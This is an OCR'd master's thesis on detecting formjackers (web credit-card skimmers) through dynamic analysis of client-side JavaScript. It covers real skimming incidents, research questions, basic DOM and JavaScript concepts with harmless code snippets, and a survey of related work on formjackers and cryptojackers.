

Formjackers

Towards an Internet-scale Survey of Credit Card Skimming on the Web

T.T. Wieffering

Technische Universiteit Delft

TU Delft

Formjackers

Towards an Internet-scale Survey of Credit Card Skimming on the Web

by

T.T. Wieffering

to obtain the degree of Master of Science
at the Delft University of Technology,
to be defended publicly on Thursday May 20, 2021 at 15:30 PM.

Student number:	4378075	
Project duration:	December 18, 2019 – May 11, 2021	
Thesis committee:	Prof. dr. C. Doerr,	Hasso Plattner Institute, supervisor
	Dr. ir. S.E. Verwer	TU Delft
	Dr. ir. M. Taouil	TU Delft

An electronic version of this thesis is available at `http://repository.tudelft.nl/`.

TU Delft

Abstract

We propose a novel, dynamic analysis-based detection solution for formjackers. The operating principle of these formjackers, or card skimmers on the web, is typically simple, yet effective: when making a payment on webshop that has been infected with a formjacker, the submitted payment information is not just transmitted to the webshop, but also silently to the involved malicious actor. Incidents in the past few years with large numbers of potentially affected customers, in the order of hundreds of thousands to millions, and high fines, in the order of tens of millions, have shown the urgency of addressing the issue of card skimming on the web.

Currently, the state of the art in detecting formjackers is that of the cybersecurity industry, whose proprietary detection strategies appear to heavily rely on classical, static-analysis techniques. A drawback of these techniques is that they are less suited to detect new or unknown strands of formjackers. To advance the state of the art and enable a comprehensive, large-scale study of formjackers on the web, we wish to go beyond the traditional 'Indicators of Compromise' approach. Instead of building on relatively shallow indicators, such as what formjacker typically look like, or which domains are commonly associated with formjacking campaigns, we propose to look at the underlying, more rudimentary behavior of formjackers, such as accessing data entered into the page.

To this end, we introduce and study a detection strategy that ties into these more fundamental behavioral patterns of formjackers by applying dynamic analysis of client-side JavaScript. As an important prerequisite in dynamic analysis, we identify which conditions must be satisfied to elicit malicious behavior in formjackers. We implement two types of dynamic analysis, showing how these conditions can be met in practice. Finally, by crawling various collections of URLs we study the extent to which the proposed detection solution is suited to detect formjackers.

Preface

Although I did expect this thesis project to be more of a marathon than a sprint, I must admit that in many ways it may have been more of a hike through the mountains, or maybe a trail run at best. I have often thought that I figured out an efficient way forward, that I really understood how everything worked, only to discover I was only partially right and I was now facing another climb. It is funny because, after many of these incremental steps, which I learned to appreciate and celebrate on their own, I now tend to no longer fully appreciate the progress I have made since the start. But I should: in many ways I have achieved what I set out to do, and I am proud of that.

I wish to extend my gratitude to all who have supported me on my journey through the mythical land where 1 + '1' is '11' and where the 'dragons' stockpile not gold, but credit card data. Thank you, Christian, for giving me the opportunity to work on this topic, in this field. I have sincerely appreciated your guidance and your day-and-night availability for debugging that what is broken. Thank you, Harm, for the many small things you have helped me with and for sifting through the dozens of scripts. And thank you, Sicco, for your assistance with the administrative formalities.

A special thank you to my friends from the sixth floor, the coffee breaks were most welcome. And lastly, a big thank you to my friends and family for checking up on me, cheering me up, and cheering me on.

T.T. Wieffering
Delft, May 11, 2021

Contents

1 Introduction

From September 2017 to June 2018, 9.4 million customers of Ticketmaster may have had their personal or payment information stolen [75, 96], because a third-party supplier of Ticketmaster was compromised [60]. For a period of almost 10 months, the website of Ticketmaster retrieved additional code that leaked payment data entered into the page to a malicious third party. It took months to detect the information leakage, even though it could have been spotted by anyone knowing what to look for. As a result, at least 60,000 individual card details were compromised and Ticketmaster was fined £1.25 million [75].

Shortly after, on the 21st of August 2018, some third party was able to add 22 lines of JavaScript to the website of British Airways [57]. Consequently, anyone making a payment on the website had a copy of their payment card data send to the ill-intended third party [73]. The 22 lines of JavaScript were, as with Ticketmaster, visible to anyone who may have been looking for them. After two weeks, British Airways was informed of the information leakage and by then the malicious third party "is believed to have potentially accessed the personal data" [73, p. 24] of almost 430,000 individuals. The British data protection authority, the Information Commissioner's Office, fined British Airways £20 million "for failing to protect the personal and financial details" [74] of those customers.

After Ticketmaster and British Airways, more well-known companies have suffered from similar attacks, such as NewEgg [59], Forbes [34], The Guardian [35] and Tupperware [90]. This type of attack may be considered the online equivalent of card skimming and is commonly referred to as 'formjacking'. These six companies are only a very small selection of the websites that have fallen victim to these web skimming attacks. As an example, the abuse of unsecured Amazon S3 buckets has led to the infection of at least 17,000 domains with a formjacker [58].

An unsecured log file discovered in 2019 [48] gives a unique insight into the extent of some formjacking campaigns. During a period of 10 months, from July 2018 to May 2019, a little over 185,000 unique and valid credit card numbers were collected on a single attacker-controlled server. Later, analysts discover that dozens of exfiltration domains have been used as a proxy for this exfiltration server and that since April 2017, 570 e-commerce websites have fallen victim to this particular group of attackers [5]. During this time the formjacker evolved, moving from publicly available code obfuscation methods to custom, harder-to-analyze ones.

Part of the problem is that formjacker kits may be bought ready to use on dark web marketplaces, featuring free support, free updates, and easy-to-use user interfaces [61]. In particular, the 'Inter' skimmer kit seems popular, which was found on at least 1500 websites in September 2020 [84].

We make two observations. First, formjackers are a relevant cybersecurity threat: at least hundreds of thousands of people have been affected in the past few years. Moreover, as we have only described a few cases, in reality, this number may be much higher. Second, in the described cases the formjacker infection could have been detected much sooner and by anyone on the Internet. We, therefore, propose to pursue the detection of formjackers at scale to address the issue of skimming on the web.

1.1. Problem Statement

To the best of our knowledge, there have been no serious attempts in the academic world to detect formjackers. As a result, the current state of the art in formjacking detection is the classical 'Indicators

of Compromise' approach of the cybersecurity industry. This approach is largely static. RiskIQ, one of the more dominant voices, for instance, frequently crawls webpages to monitor for changes to the website's code. Signatures for identified formjackers are manually constructed [61]. Similarly, RapidSpike matches 'commonly used patterns' against the website's code and monitors for connections to suspicious hosts [81].

Because these techniques are proprietary we cannot comment on them in detail. In general, however, static analysis may be an effective method to detect and block specific and known formjackers. Unfortunately, due to the dynamic nature of JavaScript and the ability to perform code obfuscation, it is less suited to detect new or unknown variants. Although the industry standard is not entirely static, we believe it may be insufficient to comprehensively study the prevalence of formjacking on the web. This hypothesis would be supported by the fact that published reports frequently pertain to the prevalence of a single formjacker variant, not the prevalence of formjackers in general. Regardless, we believe a publicly described, general-purpose, and scalable detection solution for formjackers to be non-existent.

1.2. Related Work

Such detection solutions have been explored for other types of malware on the web, such as 'cryptojackers'. These cryptojackers are scripts on webpages that use the visiting user's device to mine cryptocurrency, without permission. Eskandari et al. [30] show that cryptojackers may be detected with a static, keyword-based approach. Thereafter, Hong et al. [45] identify that many cryptojackers can evade this type of static detection, for example by applying code obfuscation.

Alternative approaches then introduced a dynamic component to counter this issue. Rauchberger et al. [82], for example, note that although the cryptojacker may be obfuscated, it is often still communicating in the clear. As such, they apply their static heuristics to the dynamically obtained and yet unobfuscated network traffic. Other solutions rely on a lower-level approach and identify a unique pattern in the behavior of cryptojackers. Hong et al. [45] exploit the typically repetitive workload of cryptojackers and Wang et al. [105] monitor the use of specific low-level instructions. The development towards (partially) dynamic solutions underlines the limitations of static analysis techniques in the context of malicious JavaScript.

In both the detection of malicious browser extensions [46, 55] and the investigation of fingerprinting and tracking on the web [2, 3, 65], various approaches have resided to another form of dynamic analysis: monitoring the use of native (web or extension) API. Which functionality is used shows what types of fingerprinting techniques are used on the web. Similarly, certain behavior, such as browser extensions trying to prevent their own uninstallation, may indicate malicious intent [55].

Compared to static analysis, dynamic analysis comes with a significant challenge: the behavior that is to be dynamically analyzed must come to the surface. To that end, Kapravelos et al. [55] use 'HoneyPages' to elicit malicious behavior in the browser extension under investigation. The content of a webpage is adapted in an attempt to match the expectations of the extension. The HoneyPage is augmented with a fuzzer. If we wish to apply dynamic analysis to detect formjackers, similar strategies may be required.

Other dynamic approaches to detect malicious browser extensions involve the use of taint analysis. By applying a taint, or label, to a bit of sensitive data it is possible to show that a browser extension is trying to transmit sensitive information to some third party [23]. This may provide strong evidence of wrongdoing by potentially malicious JavaScript.

1.3. Research Questions

In this thesis, we wish to go beyond the 'mostly static' state of the art and explore whether some of the mentioned dynamic techniques work well in the context of formjackers. Our overarching research goal is to lay the groundwork for an Internet-scale study of credit card skimming on the web. As noted before, a prerequisite of dynamic analysis is that malicious behavior comes to the surface. As such, we first try to answer the following research question (RQ):

RQ 1 *Which conditions have to be satisfied to elicit malicious behavior in formjackers?*

We then implement various dynamic analysis techniques and explore their applicability to detect formjackers. Concretely we try to answer the following research question:

RQ 2 *To what extent is it feasible to apply dynamic analysis to detect formjackers?*

1.4. Contributions

We start by answering research question 1 and study the concept 'formjacker' from a theoretical perspective. We introduce a behavioral framework to capture the various ways a formjacker could be constructed and show that a wide variability is possible. The framework also gives us a set of requirements dictating how to theoretically elicit malicious behavior. This includes server and client-side detection evasion and matching the expectations of the formjacker with respect to data and content.

We introduce a detection strategy to try to fulfill those requirements in practice, without resorting to a difficult and time-consuming navigation strategy. Instead of walking through a website page by page, having to maneuver menus, pop-ups, and log-in screens, we propose a method to trick the formjacker into thinking any page is worth stealing data from. We are able to elicit malicious behavior in formjackers with a single page load by using payment page simulation and a procedure to trigger the asynchronous parts of the formjacker. To that end we apply the concept of HoneyPages in the context of formjackers and real-world webpages, introducing multi-step DOM injection that is able to deal with undefined properties.

We implement and evaluate two types of dynamic analysis. One that monitors which native functionality is accessed by the target application and another that monitors sensitive data flows using taint analysis. We show that both methods may be used to detect formjackers and identify issues and drawbacks.

Finally, we build a scalable web crawler. We crawl a body of roughly 375,000 e-commerce related domains and identify a subset of potential formjackers which we manually analyze. We find that domains of other webshops and at first glance inconspicuous domains are popular data exfiltration locations.

1.5. Thesis Outline

First, in chapter 2, we cover some background material required for understanding the remainder of this thesis. To contextualize this work, we then study related work in chapter 3. We continue with a study on how one could construct a formjacker and identify the requirements for eliciting malicious behavior in chapter 4, answering research question 1. We implement and elaborate on a formjacking detection solution in chapter 5 and additionally implement a tainting instrumentation framework in chapter 6. Then, to answer the second research question, we show our results and evaluate the given implementation in chapter 7. Finally, in chapter 8, we summarize and discuss our findings, ending with an outlook towards opportunities for future work.

2 Background

This chapter introduces important terms and explains the concepts that are required for understanding the remainder of this thesis. We will touch upon the difference between the front-end and the back-end of a web application and briefly explain the Document Object Model and the usage of JavaScript in the context of web browsers.

2.1. Front-end and Back-end

As an abstraction, a web application is commonly divided into two parts: the back-end and the front-end. An example application is illustrated in fig. 2.1. In step 1, a user visits a website, e.g. some webshop. The user's device, the *client*, will initiate an HTTP connection to the *server*. The *back-end* of the application is the part of the application that is running on the server and responds to this initial HTTP request of the client. As a response, the back-end may return a document describing the structure and the content of the requested webpage. In this figure, 'index.html'.

In step 2, the client interprets this document and may request additional *resources*, such as images or scripts. In the figure, the client requests the resource 'app.js'. This script executes on the *client side*. The part of the application that runs on the client-side is referred to as the *front-end* of the application. The three major building blocks of the front-end are files in the mark-up language *HTML*, the scripting language *JavaScript*, and the style sheet language *CSS*.



Figure 2.1: Common terms describing a sample web application. Icons adapted from [78].

2.2. Document Object Model

As noted, the file 'index.html' from fig. 2.1, describes the structure and content of the requested webpage. The *Document Object Model* (DOM) is a representation of this document in the form of a logical

```
<html>
    <form>
        <input id="customer-name">
        <select>
            <option>Visa</option>
            <option>MasterCard</option>
            <option>JCB</option>
        </select>
        <textarea id="credit-card-number"></textarea>
    </form>
</html>
```

(a) index.html

(b) index.html rendered in Firefox 83.0

Figure 2.2: Document and render of a simple sample payment page.

tree enabling programmatic interaction [67]. For a simple webshop *payment page*, the page where the user enters its payment details, 'index.html' may look as depicted in fig. 2.2a. The browser renders this document into a webpage (fig. 2.2b).

The document contains three common *elements* that allow the user to enter data into the page: input, select, and textarea. They are described using HTML *tags*, such as `<select>`. These elements are nodes in the DOM tree and may contain other nodes, such as the options of the select element. The elements may have various *attributes*, such as 'id'.

2.3. JavaScript

In a web browser, interaction with the DOM typically happens through JavaScript. We discuss four topics: how to use JavaScript to interact with the DOM, object properties, the JavaScript global object, and finally, events.

2.3.1. Interacting with the DOM

The browser exposes the root node of the DOM tree through the object *document*. This object also exposes various functions to interact with the DOM. The script 'app.js' may, for example, retrieve an element from the DOM by specifying its identifier:

```
var inputName = document.getElementById('customer-name');
```

Instead of traversing the full DOM tree, as above, it is also possible to perform a query on a specific node. For example to retrieve all option elements of a specific select element:

```
someSelectElement.getElementsByTagName('option');
```

Where `someSelectElement` refers to some select element, such as the one in fig. 2.2a. A more powerful method uses *CSS selectors*. These selectors can query multiple elements, in a nested structure with mixed properties. The following example retrieves all input elements inside a form element, as well as all textarea elements:

```
document.querySelectorAll('form input,textarea');
> NodeList [ input#customer-name, textarea#credit-card-number ]
```

We use the symbol '>' at the beginning of a line to indicate that the line displays the return value of the command above it. The symbol '#' precedes the identifier of the retrieved element.

2.3.2. Properties

The application may then, for example, retrieve the *value* that may have been entered by the user into this field by accessing the corresponding *property* of this object. In JavaScript there are two equivalent notations:

```
inputName.value;
inputName['value'];
```

The object `inputName` does not 'own' the property 'value'. Instead, the prototype chain of the object is traversed. The object `inputName` is an instance of HTMLInputElement, whose prototype does contain the value property:

```
var proto = Object.getPrototypeOf(inputName);
Object.getOwnPropertyDescriptor(proto, 'value');
> Object { get: value(), set: value(), enumerable: true, configurable: true }
```

The object `getOwnPropertyDescriptor` returns, describes the configuration of the 'value' property. In this case, the property has both a *getter* and a *setter*. A get or set operation executes the corresponding getter or setter. We can illustrate this by redefining the setter of the property:

```
Object.defineProperty(HTMLInputElement.prototype, 'value', {
    set: function() {
        console.log('hello world');
  }
});

inputName.value = 42;
< hello world
```

We use the symbol '<' at the beginning of a line to indicate that the line displays the console output of the lines above it.

2.3.3. Window

The global object in a browser is called *window*. It provides access to standard built-in objects supplied by the JavaScript language, such as Object.defineProperty, and to objects added by the browser, such as document.getElementById. We will refer to both types of objects, as they are both by default available on the global object, as *native* functionality.

Native functionality that is mentioned frequently in this work are *window.location*, that returns the location or URL of the current document, *window.atob* and *window.btoa* that respectively Base64 decode and encode a given input string and finally, *JSON.stringify* that converts a JavaScript object to a JSON string. As we have done for 'window.JSON', 'window' can be, and frequently is, omitted for brevity.

2.3.4. Events

Finally, a JavaScript application is often *event*-based. The sample script 'app.js' may for example wish to process the data entered by the user into the first field. The application 'registers' an event listener to a certain event. For example to the 'change' event:

```
inputName.addEventListener('change', eventListener);
```

Such an *event listener*, or *callback* is a function to be called when the given event fires. For example:

```
var eventListener = function(event) {
    console.log(event.target.value);
}
```

When the event fires, the browser will execute the attached listener(s) with an event object that details the event that has been fired. In the above snippet, it is called 'event'. It includes, for instance, a reference to the event it was fired on: 'target'.

2.4. Summary

In summary, a web application is commonly divided into two components: the front-end and the back-end. The structure and content of the front-end are defined by the Document Object Model or DOM for short. Through the use of native functionality, the DOM may be inspected and manipulated. This includes querying the DOM for elements, getting and setting properties of objects, and attaching event listeners to the page.

3

Related Work

In this work, we will focus on formjackers with an observable client-side, as will be explained in chapter 4. Although formjacking is largely unexplored territory, client-side (JavaScript) analysis has been employed in various other contexts. In this chapter, we will explore these analysis techniques.

In section 3.2 we will look at a variant of malicious JavaScript that relates closely to formjacking: cryptojacking. Then, in section 3.3 we will look at techniques that are being employed to detect Cross-site Scripting vulnerabilities, because similar analysis techniques may be applicable to formjackers. In section 3.4 we will cover the analysis of malicious browser extensions, which, just like formjackers, often include malicious information flows. Then we will cover online tracking, in section 3.5, which showcases large-scale surveys of dubious behavior of JavaScript on the web.

Having discussed four domains of dynamic JavaScript analysis, we will discuss a design decision fundamental to this type of analysis in section 3.6. We will then cover some static analysis solutions for the detection of malicious JavaScript in section 3.7. Finally, we will summarize and conclude our findings in section 3.8. We start, however, with section 3.1 highlighting related work regarding formjacking.

3.1. Formjackers

To date, there has been little research into formjacking in the academic world, in contrast to an enthusiastic Threat Intelligence community on Twitter [98]. Publicly available reports are limited and do not always outline the used data set and methodology. Still, to give an indication as to the scale of the problem and the current state-of-the-art, a few examples.

In September 2016, De Groot [16] crawls 255,000 webshops and finds almost 6,000 infected, identifying three distinct formjackers. In December that year, the same author finds a single formjacker on close to 7,000 stores [17]. Static signature matching against the source code of webshops appears to have been used to detect these infections [22]. In 2018, De Groot [19] shows that during a period of three months, about 20% of monitored shops get re-infected after clean-up.

Thereafter, Klijnsma et al. [61] identify six distinct formjacking groups by identifying differences in infrastructure, skimmer behavior, or specificity in targeting. As a detection strategy, the authors periodically crawl webpages and monitor for changes to the website's code. Again, static signatures, defined using manual analysis, appear to play an important role. The authors identify various techniques that are being employed by formjackers to evade detection. Furthermore, they identify that formjackers are used both in a very targeted fashion, targeting a small set of high-profile companies, and as broad as possible, targeting thousands of webshops.

A good example of the latter is described in 2019 [58]. The authors find that over 17,000 domains have been infected with a formjacker by abusing unsecured Amazon S3 buckets. More recently, in September 2020 web security company Sansec reported on almost 3,000 stores being infected with a formjacker in a single campaign [86].

Reports on formjackers are not limited to these 'large-scale' campaigns. Individual webshops are incidentally found compromised and reported on, showing a broad spectrum of formjackers. Formjackers have been identified both at the front-end (client-side; e.g. [15]) and at the back-end (server-side;

e.g. [16]) and variants that combine the two [44]. Client-side formjackers are reported on widely and show a wide variety of behavior. Notably, there are those that are actively trying to verify the execution context. Such checks include the referrer, the current URL of the page (location), and whether or not development tools are deployed [61]. Furthermore, there are formjackers that dynamically generate domain names [92], or use obfuscation: some perform encryption [104], or hide their malicious payload behind encoding [16], inside images [11], or seemingly innocuous URLs [20]. Some even actively sabotage competing formjackers [21].

3.2. Cryptojackers

Closely related to formjackers are 'cryptojackers', which, contrary to formjackers, have received the attention of the academic community the past few years. These cryptojackers are scripts on web pages mining cryptocurrency using unwitting visitors' resources. Instead of stealing information, these cryptojackers are stealing resources. We will examine the various strategies that have been employed to detect this behavior, aiming to identify useful techniques for the detection of formjackers.

Initial, static detection of cryptojackers [30] could be evaded, for example, using code obfuscation [45]. As an alternative MiningHunter [82] introduced a dynamic component, applying static heuristics to dynamic, and not yet obfuscated, WebSocket traffic. Although this approach was probably sufficient at the time, it is relatively easy for a cryptojacker to evade detection by encrypting its communication. Nonetheless, within the Alexa Top 1 Million, the authors were able to identify a little over 3,000 actively mining websites.

Hong et al. [45] tackle the issue differently and observe that cryptojackers exhibit unique behavior: a repetitive workload. Crawling about half a million domains (the Alexa Top 100k and referenced external links) and monitoring for periodic call stacks (as well as using static signatures) the authors are able to identify close to 3,000 cryptojacking domains. The authors observe that many cryptojackers are actively trying to evade detection. Most limit CPU usage to avoid impacting the user browsing experience too much. Frequently occurring, too, is code obfuscation, which, as noted before, hinders static analysis. Furthermore, many cryptojackers hide their malicious payload, for example by appending it to a common JavaScript library. The authors also note that some cryptojackers avoid the highest-ranked pages, which means only monitoring the front page might not be sufficient. Finally, the authors observe that malicious miners are short-lived. For example, 20% of servers or domains hosting cryptojackers move to another domain within 9 days.

Wang et al. [105] introduce SEISMIC. The tool also exploits a unique characteristic of cryptominers. A major part of the miner is often implemented in WebAssembly, a relatively new language for web browsers that aims for near-native performance in terms of execution time. The authors manually identify five WebAssembly instructions and show that these are more common in mining WebAssembly applications, compared to non-mining ones. Instead of instrumenting JavaScript, as we have seen before, the authors instrument WebAssembly. Inline counters are added for each of the five instructions, which form the identifying features. An advantage of their approach, as the authors note, is that the instrumentation of WebAssembly is browser-agnostic. This comes at the cost of runtime overhead (100% on the tested miners).

Surveying cryptojackers outside the domain of browsers, Bijmans et al. [7] use Censys and Shodan to identify hacked Microtik routers that are injecting cryptominers in bypassing network traffic. The authors are able to identify these formjackers because the routers are also serving a public-facing portal that includes the miner. Interesting from this approach is that a single strategy, for example crawling publicly available websites, may not be sufficient to perform an exhaustive survey into a given topic.

3.3. Cross-site Scripting

